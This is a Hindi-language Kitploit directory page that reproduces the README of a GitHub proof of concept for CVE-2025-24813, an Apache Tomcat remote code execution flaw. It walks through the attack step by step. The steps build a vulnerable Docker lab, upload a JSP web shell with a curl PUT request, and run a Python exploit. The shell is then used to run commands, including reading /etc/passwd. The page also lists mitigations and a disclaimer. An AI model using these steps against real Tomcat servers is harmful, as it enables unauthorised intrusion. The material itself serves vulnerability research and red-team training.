Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

··फ़ीड·संपर्क·गोपनीयता·© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2025-24813 — Apache Tomcat PUT JSP RCE - CVE-2025-24813 - एक्सप्लॉइट और PoC | Kitploit
उपकरण/GitHubGitHub/shivshantp/cve-2025-24813
भेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणपेनिट्रेशन टेस्टिंगलर्निंग और शिक्षारेड टीमिंगपेलोड डेवलपमेंटलैब और अभ्यास
GitHubshivshantp/cve-2025-24813

CVE-2025-24813

Apache Tomcat PUT JSP RCE - CVE-2025-24813 - एक्सप्लॉइट और PoC

रिपॉजिटरी देखें
5171 साल पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

🚨 CVE-2025-24813 – Apache Tomcat PUT JSP RCE शोषण

CVE Exploit-Status Platform Language Dockerized License

यह रिपॉजिटरी CVE-2025-24813 के लिए एक पूर्ण प्रूफ-ऑफ-कॉन्सेप्ट (PoC) रखता है, जो Apache Tomcat में HTTP PUT विधि का उपयोग करके एक दुर्भावनापूर्ण JSP वेब शेल को तैनात करने वाली एक दूरस्थ कोड निष्पादन (RCE) कमजोरी है।

🔥 यह शोषण दर्शाता है कि कैसे एक हमलावर अनुचित रूप से सुरक्षित Tomcat इंस्टेंस में फ़ाइल अपलोड और पेलोड निष्पादन के माध्यम से RCE प्राप्त कर सकता है।


📁 प्रोजेक्ट संरचना

CVE-2025-24813/
├── docker/                         
│   ├── Dockerfile
│   └── web.xml                    
├── exploit/                        
│   ├── 1_exploit_cve_2025_24813.py
│   └── shell.jsp
├── screenshots/                    
│   ├── 1_tomcat_running.png
│   ├── 2_docker_started.png
│   ├── 3_upload_shell.png
│   ├── 4_run_python_exploit.png
│   ├── 5_access_shell_whoami.png
│   ├── 6_view_etc_passwd.png
│   ├── 7_run_uname.png
│   ├── 8_run_id.png
│   └── 9_run_pwd.png
├── .gitignore
├── LICENSE
└── README.md

🚀 शोषण के चरण

1️⃣ Docker वातावरण सेटअप करें

cd docker
sudo docker build -t cve-24813-tomcat .

sudo docker run -it -p 8080:8080 cve-24813-tomcat

📸 Tomcat चल रहा है
📸 Docker शुरू हुआ


2️⃣ दुर्भावनापूर्ण JSP शेल अपलोड करें

curl -X PUT --upload-file exploit/shell.jsp http://localhost:8080/shell.jsp

📸 JSP अपलोड करें


3️⃣ Python शोषण निष्पादित करें

python3 exploit/1_exploit_cve_2025_24813.py

📸 शोषण चलाएं


4️⃣ वेब शेल के साथ इंटरैक्ट करें

http://localhost:8080/shell.jsp?cmd=id

http://localhost:8080/shell.jsp?cmd=uname -a
http://localhost:8080/shell.jsp?cmd=cat /etc/passwd


📸 whoami
📸 passwd
📸 uname
📸 id

📸 pwd


🧩 विशेषताएँ

  • 🔧 कमजोर Apache Tomcat सर्वर का Docker-आधारित सेटअप
  • 📥 PUT विधि का दुरुपयोग करके JSP वेब शेल अपलोड और ट्रिगर करना
  • 🐍 Python-आधारित PoC स्क्रिप्ट
  • 📸 पूर्ण स्क्रीनशॉट-आधारित वॉकथ्रू
  • 📚 रेड टीम सिमुलेशन और शिक्षा के लिए आदर्श

🛠️ कैसे पैच करें (शमन)

  • 🚫 web.xml या सर्वर कॉन्फ़िगरेशन में PUT/DELETE विधियाँ अक्षम करें
  • ⛓️ सुरक्षा प्रबंधक या कड़े सर्वलेट कंटेनर नियंत्रण का उपयोग करें
  • 🔐 फ़ाइल-स्तरीय अपलोड फ़िल्टर और सत्यापन लागू करें
  • 🧱 अनधिकृत PUT अनुरोधों को ब्लॉक करने के लिए WAF सेट अप करें
  • ✅ Apache Tomcat के सुरक्षित और पैच किए गए संस्करण में अपग्रेड करें

⚠️ अस्वीकरण

यह प्रोजेक्ट केवल शैक्षिक और अनुसंधान उद्देश्यों के लिए है। उन सिस्टमों पर अनधिकृत परीक्षण, शोषण या उपयोग जिनके आप मालिक नहीं हैं या जिनका परीक्षण करने की अनुमति नहीं है, अवैध और अनैतिक है।


👨‍💻 लेखक

शिवशांत पाटिल
प्रमाणित एथिकल हैकर (CEH v13)
B.Tech कंप्यूटर इंजीनियरिंग स्नातक
🔗 LinkedIn
🔗 GitHub

टूल डाउनलोड करें